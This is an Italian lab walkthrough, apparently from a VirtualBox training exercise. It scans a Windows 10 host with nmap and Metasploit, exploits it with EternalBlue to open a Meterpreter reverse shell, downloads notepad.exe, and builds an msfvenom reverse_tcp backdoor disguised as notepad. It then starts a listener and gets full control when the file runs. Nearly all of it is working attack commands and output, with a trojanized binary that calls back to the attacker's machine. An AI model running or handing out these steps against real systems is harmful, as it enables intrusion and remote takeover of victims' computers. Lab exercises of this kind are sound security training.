Creare una backdoor con msfvenom

Recupero notepad.exe da una macchina Windows 10 con Kali

Verifica la condivisione di file su Windows 10:

Prima di tutto, mi accerto che sulla macchina target Windows 10 siano attive le condivisioni di rete. Puoi farlo eseguendo un semplice scan tramite Nmap per verificare le porte aperte (ad esempio la porta 445 per SMB):

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 192.168.1.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 09:23 EST
Nmap scan report for 192.168.1.151
Host is up (0.00026s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:46:EB:BF (Oracle VirtualBox virtual NIC)
```

Metasploit

1. Scansiono la macchina target:
   Eseguo una scansione per determinare se il servizio SMB è attivo e la sua versione sulla macchina Windows 10.
   Usando il modulo di scansione di Metasploit:
   `auxiliary/scanner/smb/smb_version`

Set up del modulo

Cerco il modulo:

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version   .                normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
```

Lo carico:

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) >
```

Controllo le opzioni:

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Setto l'ip del target:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.151
RHOSTS ⇒ 192.168.1.151
```

Avvio il modulo:

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.151:445     - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:
) (encryption capabilities:AES-128-GCM) (signatures:optional) (uptime:7m 15s) (guid:{b8a3a188-bed4-4bc7-9460-52d8b43
86591}) (authentication domain:DESKTOP-9K1O4BT)
[+] 192.168.1.151:445     -   Host is running Windows 10  Pro  (build:10240)
[*] 192.168.1.151:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Procedo con il recuper del file exe da Windows

Uso un exploit come EternalBlue (MS17-010)

Cerco l'exploit:

```
msf6 auxiliary(scanner/smb/smb_version) > search ms17_010_eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .           .        .      .


Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'
```

Lo carico:

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Controllo le opzioni:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Setto l'ip del target:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.151
RHOSTS ⇒ 192.168.1.151
```

Avvio il modulo:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.151:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.151:445     - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.1.151:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.151:445 - The target is vulnerable.
[*] 192.168.1.151:445 - shellcode size: 1283
[*] 192.168.1.151:445 - numGroomConn: 12
[*] 192.168.1.151:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.1.151:445 - got good NT Trans response
[+] 192.168.1.151:445 - got good NT Trans response
[+] 192.168.1.151:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.1.151:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.1.151:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.1.151:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49450) at 2024-12-17 09:36:52 -0500

meterpreter >
```

> La macchina win10 potrebbe riavviarsi durante l-avvio. In tal caso settare **VEIFY_TARGET** a `false`.

Recupero file da modificare

Scarico il file notepad.exe:

Dalla shell su Metasploit eseguo comandi sul sistema target e scaricare il file notepad.exe da

C:\Windows\System32:

```
cd C:\\Windows\\System32
```

```
meterpreter > cd C:\\Windows\\System32
meterpreter > ls
Listing: C:\Windows\System32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2015-07-10 12:56:14 -0400  0409
100666/rw-rw-rw-  160       fil   2015-07-10 07:00:15 -0400  @OpenWithToastLogo.png
100666/rw-rw-rw-  120       fil   2015-07-10 07:00:17 -0400  @TileEmpty1x1Image.png
100666/rw-rw-rw-  15106     fil   2015-07-10 06:59:50 -0400  @WiFiNotificationIcon.png
100666/rw-rw-rw-  600       fil   2015-07-10 07:00:16 -0400  @language_notification_icon.png
100666/rw-rw-rw-  600       fil   2015-07-10 07:00:15 -0400  @optionalfeatures.png
100666/rw-rw-rw-  40448     fil   2015-07-10 07:00:03 -0400  ACCTRES.dll
100666/rw-rw-rw-  73728     fil   2015-07-10 06:59:57 -0400  ACPBackgroundManagerPolicy.dll
100666/rw-rw-rw-  23040     fil   2015-07-10 07:00:07 -0400  AJRouter.dll
100666/rw-rw-rw-  46592     fil   2015-07-10 06:59:59 -0400  APHostClient.dll
100666/rw-rw-rw-  31744     fil   2015-07-10 06:59:56 -0400  APHostRes.dll
100666/rw-rw-rw-  296960    fil   2015-07-10 06:59:59 -0400  APHostService.dll
100777/rwxrwxrwx  26112     fil   2015-07-10 06:59:53 -0400  ARP.EXE
100666/rw-rw-rw-  405016    fil   2015-07-10 07:00:04 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  161792    fil   2015-07-10 07:00:19 -0400  AboveLockAppHost.dll
100666/rw-rw-rw-  14848     fil   2015-07-10 07:00:15 -0400  AccountsControlInternal.dll
100666/rw-rw-rw-  376320    fil   2015-07-10 06:59:58 -0400  AccountsRt.dll
100666/rw-rw-rw-  310272    fil   2015-07-10 07:01:12 -0400  ActionCenter.dll
100666/rw-rw-rw-  565248    fil   2015-07-10 07:01:12 -0400  ActionCenterCPL.dll
100666/rw-rw-rw-  231264    fil   2015-07-10 06:59:58 -0400  ActionQueue.dll
100666/rw-rw-rw-  35328     fil   2015-07-10 07:00:07 -0400  ActivationClient.dll
100666/rw-rw-rw-  360960    fil   2015-07-10 07:00:07 -0400  ActivationManager.dll
100666/rw-rw-rw-  73728     fil   2015-07-10 06:59:55 -0400  ActiveSyncCsp.dll
100666/rw-rw-rw-  1521664   fil   2015-07-10 06:59:57 -0400  ActiveSyncProvider.dll
100666/rw-rw-rw-  67584     fil   2015-07-10 07:00:07 -0400  AddressParser.dll
100666/rw-rw-rw-  567808    fil   2015-07-10 13:00:56 -0400  AdmTmpl.dll
040777/rwxrwxrwx  0         dir   2015-07-10 07:04:34 -0400  AdvancedInstallers
100666/rw-rw-rw-  59904     fil   2015-07-10 06:59:58 -0400  AepRoam.dll
100666/rw-rw-rw-  411133    fil   2015-07-10 06:59:52 -0400  ApnDatabase.xml
100666/rw-rw-rw-  73728     fil   2015-07-10 07:00:14 -0400  AppCapture.dll
100666/rw-rw-rw-  680448    fil   2015-07-10 06:59:55 -0400  AppContracts.dll
```

Verifico che `notepad.exe` sia presente e poi copio il file:

```
download C:\\Windows\\System32\\notepad.exe
```

```
meterpreter > download C:\\Windows\\System32\\notepad.exe
[*] Downloading: C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
[*] Completed  : C:\Windows\System32\notepad.exe → /home/kali/notepad.exe
```

msfvenom

Creo il payload con msfvenom:
Uso msfvenom per creare il payload.
In questo caso, il payload sarà un reverse shell che si connetterà alla macchina Kali Linux

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe -o /tmp/notepad_backdoor.exe
```


> rinomino il file nothepad_backdoor.exe per un fattore di comodit' nel ritrovarlo

Genero il payload con il comando sopra.

Avvio il listener di Metasploit: Dopo aver creato il payload, avvio Metasploit e configura un listener con i seguenti comandi:


```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
run
```

Uso il comando upload in Meterpreter:



Test risultato

Avvio il file compromesso sulla macchina windows



Ottengo quindi sulla Kali tramite l'handler questo:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49451) at 2024-12-17 09:54:27 -0500

meterpreter >
```

Ho quindi stabilito con successo una sessione Meterpreter sulla macchina Windows 10 target. Ottenendo il pieno controllo sulla macchina e la possibilità di eseguire vari comandi.